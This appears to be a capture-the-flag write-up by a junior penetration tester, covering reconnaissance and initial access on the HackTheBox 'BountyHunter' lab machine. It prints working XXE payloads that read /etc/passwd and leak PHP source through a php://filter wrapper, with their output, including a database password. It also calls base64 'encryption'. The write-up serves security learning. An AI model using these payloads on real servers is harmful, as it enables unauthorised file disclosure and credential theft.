BountyHunter

Rozen Bomshtein

October 30, 2021

Contents

0.1 Introduction

My name is Rozen and as of today, I am a junior penetration tester. In this write-up we will be going through the steps I used to hack and eventually get “root” in the BountyHunter machine on Hackthebox. I will also explain briefly some vulnerabilities and exploitations I had found. In addition, in this write-up, we will not try to maintain access[1] or cover our tracks as our goal is to get the flags and this is a machine ranked ’easy’. It is important to me that you know I believe in learning from different sources; My way might not be the best way nor the only way. For any questions, opinions and feedback, feel free to email me at *Rozen727@gmail.com*

[1]Ensuring that we’ll be able to maintain our access in case we are forced to leave by a user or by an error we made


0.2 Reconnaissance

Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting.

MITRE ATT&CK

0.2.1 Scanning

After making sure I am having a stable connection with the machine by using 'ping', I started with a basic nmap scan in order to get a basic idea of what I am dealing with. I used ***"nmap -sV -sC 10.10.11.100>nmapscan.txt"*** As you can tell, I saved the results in a text file so I could look at them later. Let's look at the results:




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-27 10:31 EDT
Nmap scan report for 10.10.11.100
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
|_  256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
```

Figure 1: The results of the nmap scan

Let's take some notes:

1. The OS is Ubuntu
2. Port 22 is open, and the port belongs to the SSH protocol.
3. SSH version is 8.2p1
4. Port 80 is open; which means there is probably a website on that machine.

I am still gathering information, so as soon as I have seen that port 80 is up, I ran a Nikto and a Dirbuster scan, using ***"nikto -h http://10.10.11.100 | tee niktoscan.txt"* and *"dirbuster | tee dirbuster.txt"***.
Inside the Dirbuster, I placed the machine's IP address and used the following path for my word list: */usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt*[2].
Now let's view the results of the Nikto and the Dirbuster scan:



```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.11.100
+ Target Hostname:    10.10.11.100
+ Target Port:        80
+ Start Time:         2021-10-27 11:30:30 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ 7901 requests: 5 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-10-27 11:54:54 (GMT-4) (1464 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


      *********************************************************************
      Portions of the server's headers (Apache/2.4.41) are not in
      the Nikto 2.1.6 database or are newer than the known string. Would you like
      to submit this information (*no server specific data*) to CIRT.net
      for a Nikto update (or you may email to sullo@cirt.net) (y/n)?
```

```
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
File found: /index.php - 200
File found: /portal.php - 200
Dir found: /assets/ - 403
Dir found: /icons/ - 403
Dir found: /assets/img/ - 403
Dir found: /resources/ - 200
File found: /assets/img/avataaars.svg - 200
Dir found: /assets/img/portfolio/ - 403
File found: /log_submit.php - 200
File found: /resources/README.txt - 200
File found: /resources/jquery.min.js - 200
File found: /resources/bootstrap.bundle.min.js - 200
File found: /resources/bootstrap_login.min.js - 200
File found: /resources/jquery.easing.min.js - 200
File found: /resources/bountylog.js - 200
File found: /resources/jquery_login.min.js - 200
File found: /resources/lato.css - 200
File found: /resources/all.js - 200
File found: /resources/monsterat.css - 200
Dir found: /js/ - 403
File found: /js/scripts.js - 200
Dir found: /css/ - 403
Dir found: /icons/small/ - 403
File found: /db.php - 200
```

Figure 2: Nikto(left) and Dirbuster(right) results


Let's add to our notes:

5 db.php - looks like an odd address, also Nikto suggested we check this out, so I take its word for it. Also, I have index.php, portal.php, log_submit.php and README.txt

[2]I use a lowercase list because when it comes to websites, it doesn't matter if you type in CAPS or not in the URL bar

0.2.2 Looking around

After the basic scans are over, you don't want to start brute-forcing the SSH and hoping for a miracle; we want to find a good vulnerability and exploit it! **We want to feel clever!** So the next thing I did was to browse the website, keeping in mind I have some pages that I want to investigate. I, of course, typed the machine's IP address into the URL bar in Firefox, and got the homepage. Look's like I have more note-taking to do -



THE B TEAM

Bounty Hunters - Security Researchers - Can use Burp

ABOUT US

We are a team of bug bounty hunters looking for clients. Please contact us if you are interested in hiring us.

We have found and published numerous exploits. One of our members even knows buffer overflows!

Figure 3: Homepage

6 "Can use burp" - The text that is shown on the right side, under "THE B TEAM"; As if the creator screams: **'Use Burp Suite!'**

7 "One of our members even knows buffer overflows!" - Again, might be a clue for an exploit.

Quick note: I also took a look at the source code of every single page on this website and found nothing interesting so I won't post it.

Let's click on Portal.



Portal under development. Go here to test the bounty tracker.

Figure 4: Portal.php

Nothing interesting. I can erase portal.php since it is accessible and not hidden. Let's "go here" and see what we have -





Figure 5: log_submit.php


Look's like a form. (Found log_submit.php as well. I still have db.php, index.php and README.txt!) Let's see what I get when I fill this up -



If DB were ready, would have added:
Title: 123
CWE: 123
Score: 123
Reward: 123

Figure 6: Testing the form

So from what I know, their database is not ready, but this is a form where we add vulnerabilities to their database. I did test index.php afterwards, but it was basically the homepage. I also looked at db.php but it was empty(It doesn't mean I let go of it. It is still an interesting page and it must be there for a reason). So I move forward to README.txt -



```
Tasks:

[ ] Disable 'test' account on portal and switch to hashed password. Disable nopass.
[X] Write tracker submit script
[ ] Connect tracker submit script to the database
[X] Fix developer group permissions
```

Figure 7: README.txt

The second and the last task are complete, so the first one has drawn my attention.

8 There is some test account

9 Some password isn't hashed

I have done two things after this README file.

- I tried to log in to SSH with the username test and no password because it said “disable nopass” - it failed.
- I realized that “The NOPASS keyword specifies that the parameter is an optional parameter and does not need to be passed”.

0.3 Initial Access


Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network.

MITRE ATT&CK

Let’s look at our notes:

1. The OS is Ubuntu - **Won’t help us right now. Maybe in PE**
2. Port 22 is open, and the port is belonged to the SSH protocol - **SSH is open but we need username and password so when we find it we go through here**.
3. SSH version is 8.2p1 - **SSH version is very new so I believe there are no exploits but we might check later**.
4. Port 80 is open; which means there is probably a website on that machine.
5. db.php - looks like an odd address, also Nikto suggested we check this out, so I take it’s word for it. Also I have index.php, portal.php, log_submit.php and README.txt **We need to see what hides behind db.php**.
6. "Can use burp" - The text that is shown on the right side, under “THE B TEAM”; As if the creator screams: **’Use Burp Suite!’** - **Let’s use burpsuite!**
7. "One of our members even knows buffer overflows!" - Again, might be a clue for an exploit - **If we search for exploit later and find something similar, we’d know it’s right**.
8. There is some test account- **We need to fight the user and the password**.
9. Some password isn’t hashed.


The next thing I did was to use ‘Burp Suite‘ inside log_submit.php; I entered values in each line and clicked on ’submit’.



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 221
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy040DU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT4xMjM8L3RpdGxlPgoJCTxjd2U%2BMTIzPC9jd2U%2BCgkJPGN2c3M%2BMTIzPC9jdnNzPgoJCTxyZXdhcmQ%2BMTIzPC9yZXdhcmQ%2BCgkJPC9idWdyZXBvcnQ%2B
```

Figure 8: BurpSuite’s interception


I noticed that the data is encrypted since we can’t read it, and I moved this session to the repeater, marked it and saw what’s inside the encryption.



```
<?xml  version="1.0"
encoding="ISO-8859-1"?>\n
\t \t<bugreport>\n
\t \t<title>123</title>\n
\t \t<cwe>123</cwe>\n
\t \t<cvss>123</cvss>\n
\t \t<reward>123</reward>\n
\t \t</bugreport>
```

Figure 9: BurpSuite automatically found the encryption


We see it’s written in XML. My conclusion is: we fill up a form that communicates with the machine itself; it doesn’t save the results because the ’developer’ has enabled ’nopass’, but it does communicate since we get some sort of response anyways. I will try and test this for XML injection, or in other words:**XXE(XML external entity injection).** I will create a new entity named ’xxe’ and I will give it the ability to read files and pace it in ’title’. I’ll use ’XML Editor’ -



```xml
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<bugreport>
    <title>&xxe;</title>
    <cwe>123</cwe>
    <cvss>123</cvss>
    <reward>123</reward>
</bugreport>
```

Figure 10: New XML code


Next, I'll replace the XML code with this one, and click 'Apply changes'. Let's look what we got under 'title':



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
development:x:1000:1000:Development:/home/development:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```

Figure 11: etc/passwd


Great! It worked, but I don't see any user named 'test'. I looked at the list and the user development was looking suspicious. It is probably a 'human made' user because it's home directory is at '/home'. I tried to look at '/etc/shadow' in order to look at the unhashed password(note number 9) but it showed nothing; so I had to think of a plan. There is a page named db.php and I want to know whats inside, maybe I will find something there. This is a website, so db.php should be accessible by the user I am using. db.php is a php page, and it is written in php so I won't be able to look at what's inside(I of course tried). After a little research, I found a way to read the source code using a php filter-



```
<?xml  version="1.0" encoding="ISO-8859-1"?>\r\n
<!DOCTYPE foo [ <!ELEMENT foo ANY >\r\n
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=db.php" >]>\r\n
<bugreport>\r\n
\t<title>&xxe;</title>\r\n
\t<cwe>123</cwe>\r\n
\t<cvss>123</cvss>\r\n
\t<reward>123</reward>\r\n
</bugreport>
```

Figure 12: php injection

Once I execute it, I get an encrypted data which I decrypted using 'Burp Suite'-




DECODED FROM: Base64

```
<?php\n
// TODO -> Implement login system with the database.\n
$dbserver = "localhost";\n
$dbname = "bounty";\n
$dbusername = "admin";\n
$dbpassword = "m19RoAU0hP41A1sTsq6K";\n
$testuser = "test";\n
?>\n
```

Figure 13: Decryption

